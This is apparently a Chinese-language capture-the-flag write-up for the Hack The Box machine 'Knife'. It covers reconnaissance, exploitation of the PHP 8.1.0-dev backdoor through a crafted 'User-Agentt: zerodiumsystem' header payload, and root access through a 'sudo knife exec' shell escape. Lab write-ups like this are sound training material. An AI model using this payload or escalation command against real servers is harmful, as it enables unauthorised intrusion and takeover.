HTB-Knife
| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan

开放了22(SSH)和80(HTTP)
信息收集



使用whatweb获取web指纹 PHP 8.1.0-dev ,Google一下,存在一个后门
漏洞利用
抓包,使用payload User-Agentt: zerodiumsystem("id");

直接反弹shell
权限提升
使用sudo -l 查看有哪些可以利用的点,找到一个knife

运行一下knife,发现可以执行命令


使用sudo knife exec --exec "exec '/bin/sh -i '" 成功提权
| Flag | Path |
|---|---|
| Flag1 | /home/james/user.txt |
| Flag2 | /root/root.txt |